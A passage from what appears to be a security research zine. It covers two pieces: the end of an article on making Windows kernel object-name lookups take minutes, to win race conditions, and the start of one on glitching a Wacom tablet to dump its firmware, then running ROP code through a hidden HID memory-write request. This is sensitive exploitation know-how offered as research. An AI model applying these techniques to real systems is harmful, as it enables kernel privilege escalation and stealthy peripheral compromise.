Now let's instead look at the recursive directory approach. In this case the upper bound is around 16,000 directories. This is because each path component must contain a backslash and a single character name (i.e. \A\A\A…). Therefore our maximum path limit is half the character length. Of course we'd make the assumption that the time to go through the lookup process is going to be greater than the time it takes to compare four Unicode characters, but let's test to make sure. The results are shown on page 650.

Well, I think that's unequivocal. For 16,000 recursive depth, the average lookup time is around 3,700μs, forty times longer than the long path name lookup result. Now, of course, this comes with downsides. For a start, you need to create thousands of directory objects in the kernel. At least on a modern 64 bit Windows this isn't likely to be too taxing, however it's still worth bearing in mind. Also the process must maintain a handle to each of those directories, because otherwise they'd be deleted, as a normal user cannot make kernel objects permanent. Fortunately our handle limit for a single process is of the order of 16 million.

Now, will 3,700μs be enough for us? It's certainly orders of magnitude greater than 3μs, but can we do better? We've now run out of path space, we've filled the absolute maximum allowed string length

with recursive directory names. What we want is a method of multiplying that effect without requiring a longer path. We can do this by using Object Manager symbolic links. By placing the symbolic link as the last component of the long path we can force the kernel to reparse and start the lookup all over again. On the final lookup we'll just point the symbolic link to the target.

Ultimately though we can only do this 64 times. We can't do this indefinitley for a fairly obvious reason: each time a symbolic link is encountered the kernel restarts the parsing processes. If you pointed a symbolic link at itself, you'd end up in an infinite loop, except that a reparse limit of 64. The results are as we expected, the time taken to lookup our event is proportional to both the number of symbolic links and the number of recursive directories. For 64 symbolic links and 16,000 directories it takes approximately 200ms. At around a fifth of a second, that should be enough, but I'm greedy. How can we make the lookup time even worse?

At this point it's time to break out the disassembler and see how the lookup process works under the hood in the kernel. First off, let's see what an object directory structure looks like. We can dump it from a kernel debugging session using WinDBG with the command dt nt!_OBJECT_DIRECTORY. Converted back to a C-style structure, it looks something like this.

```
1  struct OBJECT_DIRECTORY {
       POBJECT_DIRECTORY_ENTRY HashBuckets[37];
3      EX_PUSH_LOCK Lock;
       PDEVICE_MAP DeviceMap;
5      ULONG SessionId;
       PVOID NamespaceEntry;
7      ULONG Flags;
       POBJECT_DIRECTORY ShadowDirectory;
9  }
```

Based on the presence of the HashBucket field, it's safe to assume that the kernel is using a hash table to store directory entries. This makes some sense, because if the kernel just maintained a list of directory

entries, that would be pretty poor for performance. With a hash table the lookup time is much reduced as long as the hashing algorithm does a good job of reducing collisions. As we're trying to increase the cost of lookups, we can intentionally add entries with collisions to make the lookup process take the worst case time, which is linear relative to the number of entries in a directory. This again provides us with another scaling factor, and in this case the number of entries is only going to be limited by available memory, as we are never going to need to put the name into the path.

So what's the algorithm for the hash? The main function of interest is `ObpLookupObjectName`, which is referenced by functions such as `ObReferenceObjectByName`. The directory entry logic is buried somewhere in this large function; however, fortunately there's a helper function `ObpLookupDirectoryEntryEx`, which has the same logic that is smaller and easier to reverse.[12] (Figure 13.9.)

So the hashing algorithm is pretty simple; it repeatedly mixes the bits of the current hash value and then adds the uppercase Unicode character to the hash. We could work out a clever way of getting hash collisions from this, but actually it's pretty simple. The object manager allows us to specify names containing null characters, therefore if we take our target name, say 'A', and prefix it with increasing length strings containing only null, we get both hash and bucket collisions. This limits us to creating only 32,000 or so colliding entries before we run out of strings to create them, but, as we'll see in a minute, that's not a problem. Let's look at the results of doing this for a single directory.

```
 1  POBJECT_DIRECTORY ObpLookupDirectoryEntryEx(
                        POBJECT_DIRECTORY Directory,
 3                      PUNICODE_STRING Name,
                        ULONG AttributeFlags) {
 5    BOOLEAN CaseInSensitive =
                  (AttributeFlags & OBJ_CASE_INSENSITIVE) != 0;
 7    SIZE_T CharCount = Name->Length / sizeof(WCHAR);
      WCHAR* Buffer = Name->Buffer;
 9    ULONG Hash = 0;
      while (CharCount) {
11      Hash = (Hash / 2) + 3 * Hash;
        Hash += RtlUpcaseUnicodeChar(*Buffer);
13      Buffer++;
        CharCount--;
15    }

17    OBJECT_DIRECTORY_ENTRY* Entry =
                  Directory->HashBuckets[Hash % 37];
19    while(Entry) {
        if(Entry->HashValue == Hash) {
21        if(RtlEqualUnicodeString(Name,
              ObpGetObjectName(Entry->Object), CaseInSensitive)){
23          ObReferenceObject(Entry->Object);
            return Entry->Object;
25        }
        }
27      Entry = Entry->ChainLink;
      }

29
      return NULL;
31  }
```

Figure 13.9: `ObpLookupDirectoryEntryEx()`

Yet again, a nice linear graph. For a given collision count it's nowhere near as good as the recursive directory approach, but it is a multiplicative factor in the lookup time, which we can abuse. So you'd think we can now easily apply this to all our 16,000 recursive directories, add in symbolic links, and probably get an insane lookup time. Yes, we would, however there's a problem, insertion time. Every time we add a new entry to a directory, the kernel must do a lookup to check that the entry doesn't already exist. This means that, for every entry we add, we must do $(n - 1)^2$ checks in the hash bucket just to find that we don't have the entry before we insert it. This means that the time to add a new entry is approximately proportional to the square of the number of entries. Sure it's not a cubic or exponential increase, but that's hardly a consolation. To prove that this is the case we can just measure the insertion time.

That graph shows a pretty clear n^2 trend for the insertion time. If, say, we wanted to create a directory entry with 16,000 collisions, it takes almost six seconds. If we wanted to then do that for all 16,000 recursive directory entries, it would take an entire day! Now, I think we're going a bit over the top here, but by fiddling with the values we can get something that doesn't take too long to set up and gives us a

long lookup time. I'm still greedy, though; I want to see how far I can push the lookup time. Is there any way we can get the best of all worlds?

Path: \A\A\A\A\A ...

The final piece of the puzzle is to bring in Shadow directories, which allow the Object Manager a fallback path if it can't find an entry in a directory. You can use almost any other Object Manager directory as a shadow, which will allow us to control the lookup behavior. Shadow directories have a crucial difference from symbolic links, as they don't cause a reparse to occur in the lookup process. This means they're not restricted to the 64 reparse limit. As each lookup consumes a path component, eventually there will be no more paths to lookup. If we put together two directories, we can pass a similar path to our recursive directory lookup, without actually creating all the directories.

So how does this actually work? If we open a path of the form \A\A\A\A\A…, the kernel will first lookup the initial 'A' directory. This is the directory on the left of the diagram. It will then try to open the next 'A' directory, which is on the right, which again it will find. Next the kernel again looks up 'A', but in this case it doesn't exist. As the directory has a shadow link to its parent, it looks there instead, finds

the same 'A' directory, and repeats the process. This will continue until we run out of path elements to lookup.

So let's determine the performance of this approach. We'd perhaps expect it to be less performant relative to actually creating all those directories if only because of the cache effects of the processor. Hopefully it won't be too far behind.

Looks good. Yes, the performance is lower than actually creating the directories, but once we bring collisions into the mix, that's not really going to matter much. So the final result is that instead of creating 16,000 directories with 16,000 collisions we can do it with just two directories, which is far more manageable and takes just eleven seconds on my workstation. So, to sign off, let's combine everything together.

1. 16,000 path components using two object directories in a shadow configuration.

2. 16,000 collisions per directory.

3. 64 symbolic link reparsings.

And the resulting time for a single lookup on my workstation is nearly twenty minutes! I think we might just be able to win the race

condition with that. Code examples can be found attached to this document.[13]

After all that effort we can make the kernel take nineteen minutes to lookup a single controlled resource path. That's pretty impressive. We have many options to get the kernel to start the lookup process, allowing us to use not just files and registry keys but almost any named event. It's a typical tale of unexpected behavior when facing pathological input, and it's not really surprising that Microsoft wouldn't optimize for this use case.

13:4 A USB Glitching Attack; or, Reading RFID by ROP and Wacom

by Micah Elizabeth Scott

Greetings, neighbors!

Today, like most days, I would like to celebrate the diversity of tiny machines around us. This time I've prepared a USB magic trick of sorts, incorporating techniques from the analog and the digital domains.

Regular readers will be well aware that computer peripherals are typically general-purpose computers themselves, and the operating system often trusts them a little too much. Devices attached to Thunderbolt (PCI Express) are trusted as much as the CPU. Devices attached to USB, at best, are as privileged as the user, who can typically do anything they want albeit slowly and using interfaces designed for meat.[14] If that USB device can exploit a bug in literally any available driver, the device could achieve even more direct levels of control.

Not only are these peripherals small computers with storage and vulnerabilities and secrets, they typically have very direct access to their own hardware. It's often firmware's responsibility to set up clocks, program power converters, and process analog signals. Projects like BadUSB have focused on reprogramming a USB device to attack the

computer they're attached to. What about using the available low-level peripherals in ways they weren't intended?

I recently made a video, a "Graphics Tablet Primer for Hackers," going into some detail on how a pen tablet input device actually works. I compared the electromagnetic power and data transfer to the low-frequency RFID cards still used by many door access control systems. At the time this was just a convenient didactic tool, but it did start me wondering just how hard it would be to use a graphics tablet to read 125 kHz RFID cards.

I had somewhat arbitrarily chosen a Wacom CTE-450 (Bamboo Fun) tablet for this experiment. I had one handy, and I'd already done a little preliminary reversing on its protocol and circuit design. It's old enough that it didn't seem to use any custom Wacom silicon, recent enough to be both cheap and plentiful on the second-hand market.

A Very Descriptive Descriptor

Typically you need firmware to analyze a device. Documented interfaces are the tip of the iceberg. To really see what a device is capable of, you need to see everything the firmware knows how to do. Sometimes this is easy to get. Back in PoC‖GTFO 7:3, when I was reversing an optical drive, the firmware was plainly available from the manufacturer's web site. Usually you won't be so lucky. Manufacturers

often encrypt firmware to hide their crimes or slow down clones, and some devices don't appear to support firmware updates at all.

This device seemed to be the latter kind. No firmware updates online. No hints of a firmware updating process hidden in their drivers. The CPU was something I didn't recognize at first. I posted the photo to Twitter, and Lady Ada recognized it as a Sanyo/ONsemi LC87, an 8-bit micro that seems to be mostly used in Japanese consumer electronics. It comes in both flash and ROM versions, both of which I would later find in these tablets. Test points were available for an on-chip debugger, but I couldn't find the debug adapter for sale anywhere nor could I find any documentation for the protocol. I even found the firmware for this mysterious TCB87-TypeC debug adapter, and a way to disassemble it, but the actual debug port was implemented by a custom peripheral on the adapter's CPU. I tried various bit twiddling and pulse pushing in hopes of getting a response from the debug port, but my best guess is that it's been disabled.

At this point, the remaining options are more direct. A sufficiently funded and motivated researcher could certainly break out the micropositioners and acid, reading the data directly from on-chip busses. But this is needlessly complex and expensive. This is a USB device after all, and we have a perfectly good off-chip bus that can already do many things. In fact, when you attach a USB device to your PC, it typically hands very small pieces of its firmware back to the PC in order to identify itself. We think of these USB Descriptors as data tables, not part of the firmware at all, but where else would they be stored? On an embedded device where RAM is so precious, the descriptor chunks will be copied directly from Flash or Mask ROM into the USB endpoint buffer. It's a tiny engine designed to read parts of firmware out over USB, and nearly every USB device has code like this.

If this code is functioning properly, it will read back only the USB descriptor tables, and nothing else. If there's a bug in the size calculation, you may be able to request more data. If there isn't already a bug, you can introduce one via clock or power glitching.

Introducing a bug at just the right time can be tricky, so this is where it helped to build a new tool. Well, a tiny add-on for a masterful existing tool: the ChipWhisperer-Lite by Colin O'Flynn. The ChipWhisperer is an open source platform for side-channel power analysis and glitching. The joy of having both power analysis and glitching in the same platform is that they can be on the same reference clock. With one oscillator, you can deterministically step your target device through its paces, measure its activity via the power consumption waveform, and deliver glitches to specific clock cycles. By removing as many sources of jitter as possible, glitches can be delivered more reliably to the intended operation within the target's firmware.

My humble addon is the FaceWhisperer, a USB host controller based on the MAX3421E chip, inspired of course by Travis Good-speed's Facedancer21 tool. Whereas the USB host controller in your PC will be subject to many influences far outside your control, the USB host in the FaceWhisperer can be precisely synchronized with both the target device and the ChipWhisperer itself.

Putting everything on the same clock is necessary but not sufficient for cycle-accurate timing repeatability. The LC87, like many microcontrollers, will boot from a free-running RC oscillator before switching to the external clock under software control. This means it's necessary to synchronize with the running firmware somehow before starting up the USB host. In this case, I'm using a comparator input on the FaceWhisperer to precisely wait on a debug signal that indicates the beginning of a tablet scanning cycle.

The GET_DESCRIPTOR request we're interested in comes in several parts: a SETUP token that describes what descriptor we'd like to read, some IN tokens that each ask the device to send back one more packet, and finally an OUT for acknowledgment. These phases each drive a forgetful state machine that wakes up on each interrupt and leaves notes to itself for what needs to be done to the next packet. Unlike antique asynchronous serial ports, USB devices can never speak to the host unless they're offered a timeslot with an IN token, so no matter

how badly we glitch the firmware we do need to follow this flow in order to read back data from the device.

   This firmware extraction glitch works by disrupting the calculation and/or storage of the descriptor length, between that SETUP and the first IN. To extract as much data as possible, the SETUP can have a length limit of 0xFFFF and the FaceWhisperer can continue spamming IN tokens until something fails. With this infrastructure in place, the ChipWhisperer's Glitch Explorer can hone in on timing offsets and glitch parameters that give us longer than usual descriptor responses. By briefly interrupting power at slightly different timing offsets after the SETUP packet, a variety of glitched behavior can be observed.

The descriptor we'll be reading is the USB Configuration Descriptor, typically one of the longest descriptors a device will provide. This device has a 34-byte descriptor that we'll be trying to glitch into something much longer. Usually the whole thing comes back in one packet:

```
1  IN
   09022200010100801E0904000001030102000921
3  000100012292000705810309 0004
   rcode 5 total 34
```

Sometimes our glitches occur while copying the IN data itself. These aren't useful on their own, but they can give some feedback on how well the glitch is working:

```
   IN
2  09022200010100801E0904000001030102000921
   21FFFFFFFF20D227FFFFFFFFFF20
4  rcode 5 total 34
```

When you're getting close, you start to see non-corrupted descriptors that have a longer than expected length:

```
   IN
2  09022200010100801E0904000001030102000921
   000100012292000705810309000409022200010 1
4  00801609040000010301020009210001000122 92
   000705810309000409023B00020100801609040 0
6  00010301020009210001000122920007058103 09
   000409040100010300000009210001000122 0F00
8  07058203400004040309041E035700610063 006F
   006D00200043006F002E002C004C0074006400 2E
10 0010034300540045002D0034003500300001003 43
   00540045002D003600350030001003 4D00540045
12 002D003400350030001003 4D00540045002D0036
   00350030006802680168026801680268006803F 0
14 00F001F003F002700170027000700370007003 70
   00B801B800B801B8
16 rcode 5 total 268
```

Only a little more of that, and we find a glitched configuration descriptor that's 65,534 bytes long, more than enough to reconstruct the entire 32 kB firmware ROM. You only get the memory prior to the descriptor if the address space wraps, but fortunately for us this was the case. All that's left is to determine the address offset by looking for

clues like an IVT at the beginning or unused memory near the end of the image, and correctly align the resulting 32 kB image.

If you'd like to try this technique on your own devices with the ChipWhisperer, you can grab the PCB design and source for FaceWhisperer to play along.[15]

This sort of side-channel analysis still requires a bit of PCB surgery in order to set up the device's power rails and clock for glitching and monitoring. It also helps to have a reset signal and some sort of GPIO that can be used as a timing reference. It would be interesting future work to see how far this setup could be reduced. Could the glitching be performed solely via the USB port, even through whatever power regulation and conditioning the device includes?

Coding in Disappearing Ink

The documentation for the LC87 architecture is sparse. I eventually found an instruction encoding table buried in some product-line-specific appendix, but for a while the only resource I could find was a freeware toolchain, including a compiler and an on-chip debugger. I had already taken a look at this debugger in an attempt to awaken the debug port on my tablet. It wouldn't do much without this mysterious TCB87-TypeC dongle, but I tried simulating the TCB87 with a GreatFET that mostly just pretends things are okay and tells this RD87 debugger whatever it wants to hear. When I get the debugger to start up, it begins populating the hex views with zeroes. After a quick look with the USB analyzer, I easily find the requests that are the same size as the device's memory and begin answering those with my firmware dump. Now I have a debugger that I can use for static analysis!

I was looking for some kind of update mechanism. I would later discover that this tablet (firmware 1.16) used mask ROM whereas many earlier tablets (1.13) used flash memory. Those 1.13 tablets do seem to have a bootloader of some kind available, but I haven't looked into it yet. With the 1.16 tablet I had been analyzing, though, I became fairly certain there was no intended way to modify the device's program

memory. This gave me a new constraint, which turns out to be interesting anyway: Turn the tablet into an RFID reader without modifying its firmware. We'll do this entirely via RAM and return-oriented programming.

The next step was much easier than expected. There was plenty of hidden functionality in the firmware. These are things that aren't part of any standard and aren't used by the official drivers, but presumably exist for factory test purposes. There's a mode you can put the tablet in which enables an additional USB endpoint that returns loads of timers and internal debug info. Oh, and there's a HID request that will just write exactly 16 bytes into RAM anywhere you like!

I think this was used in conjunction with another routine that isn't called anywhere, which tests the custom silicon Sanyo added for Wacom. Oh, custom silicon. I was hoping not to find that here. Newer tablets have chips that are obviously designed by Wacom to be complete analog frontends. I wanted to start with an older tablet that would have fewer custom parts. But perhaps the "W" in LC871W32 stands for Wacom. The analog frontend is made from discrete components in this tablet; multiplexers to select from an array of coils, op-amps to integrate the received signals, a buffer to excite the coils with a carrier wave. When I first looked at the circuit, it seemed like the 750 kHz carrier wave itself as well as the other timing signals would be generated using general-purpose peripherals on the micro. But when I look for the corresponding GPIO pins, nothing. More reverse engineering, and it was clear that I was facing custom hardware. I've been calling it FEB0h, after its I/O address. At first I thought it was a serial engine of some sort that was being misused to run the tablet, but now it's clear that this hardware is purpose-built. More on that later. For now, it's enough to know that the hardware or the mask ROM itself had enough engineering risk that they thought it prudent to include such a powerful test feature.

This is enough to start testing the waters and building up more and more complex ROP code. The ROM is only 32kB, and barely half full, but there are some useful gadgets. We can make function calls, do

memcpy, RAM-to-RAM and ROM-to-RAM. Interrupts are tricky. I tried coexisting with them for a while, but had to give up on that due to USB packet corruption issues I couldn't track down. Write an arbitrary byte? Look up where we'd find that in ROM and do a memcpy. Loops are the slowest. These ROP stack frames can only execute once before they're corrupted, so we must copy the code each time it's run. It's slow, but we're doing arbitrary things to this peripheral that we haven't even written any code to. We can even return it to normal operation if we like, by jumping back to the main loop and restoring a normal stack.

This is not typically the sort of operation your OS requires elevated privileges for. The underlying Send Feature Report operation is typically associated with harmless device-specific features like toggling your keyboard LEDs, not with writing arbitrary instructions to a Turing-complete processor that is trusted by the OS just as much as you are. Applications can typically reserve access to any HID device that doesn't already have a driver loaded. It's easy to imagine some desktop malware that unloads or subverts the default driver long enough to load some malware into a peripheral's RAM without subsequent detection by either the user or the driver.

Amplitude Modulation Alchemy

Wacom pens and passive RFID cards are broadly similar, in that they both use a resonant LC circuit to pick up some energy from the reader's changing magnetic field, then they send back data bits with backscatter modulation, selectively shorting out the coil. The specific mechanism is a bit different though, and it will make our job harder. A typical 125 kHz RFID reader is sending out either a continuous carrier, or perhaps sending long bursts a few times a second to save energy. During this burst, the reader is continuously listening for a modulated response, with hardware filters specifically tuned to this job.

Wacom tablets, by contrast, are all about sequentially scanning an array of coils. This CTE-450 tablet has 12 short and wide horizontal coils on the front side (Y00 through Y11) and 17 tall and thin vertical coils on the back side (X00 to X16). When it has no idea where the pen might be, it has to scan everywhere. After locating the pen, it can adjust the scanning pattern to take differential measurements from the tablet coils nearest the pen coil. Instead of transmitting and receiving simultaneously, the filtering can be simplified by toggling between two modes. When transmitting, a 74HC125 buffer drives the coil with the tablet's carrier wave. During this time, the analog integrator is zeroed. Then the tablet switches modes, and begins integrating the received signal.

